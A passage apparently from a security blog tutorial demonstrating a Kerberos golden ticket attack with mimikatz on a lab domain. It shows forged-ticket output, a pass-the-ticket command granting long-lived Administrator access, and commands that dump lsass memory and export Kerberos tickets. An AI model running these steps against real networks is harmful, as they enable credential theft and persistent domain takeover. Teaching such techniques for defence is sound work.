Domain  : cqure.tec
SID     : S-1-5-21-2622110347-4070345306-1643617870
krbtgt  : a3c23036712200e456b0cee94055bb14
Ticket  : cqure.tec.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```


This means that finally we can enjoy the:

Of course you need to sign in using the keberos:ptt command like we did before. In the current mimikatz folder you will find the file cqure.tec.kirbi that you can use to generate your own keys. If you share this file with someone, this person will act as a chosen user (Administrator) for the next 10 years.



```
mimikatz # kerberos::ptt cqure.tec.kirbi
Ticket 'cqure.tec.kirbi' successfully submitted for current session
```

After that you will see that ticket is valid for a bit longer than usual and it allows us to use all the domain services with high privileges:



```
c:\Users\Administrator\Desktop\Tools>klist

Current LogonId is 0:0x36a4c

Cached Tickets: (1)

#0>     Client: Administrator @ cqure.tec
        Server: krbtgt/cqure.tec @ cqure.tec
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 3/18/2014 8:42:21 (local)
        End Time:   3/18/2024 8:42:21 (local)
        Renew Time: 3/18/2034 8:42:21 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

The same situation may happen if Administrators shares the memory dump with someone. You can download procdump from here: http://technet.microsoft.com/en-us/sysinternals/dd996900.aspx

```
procdump /ma lsass.exe
mimikatz # sekurlsa::minidump lsass_140224_153946.dmp
mimikatz # sekurlsa::tickets /export
```

In the **“Episode 3: How to sniff HTTPS – the ultimate guide to sniff logon credentials”** you will read how to sniff HTTPS for the multiple user sessions without injecting certificates! Should I explain where do we use https?

Stay Cqure!
Paula Januszkiewicz (CQURE)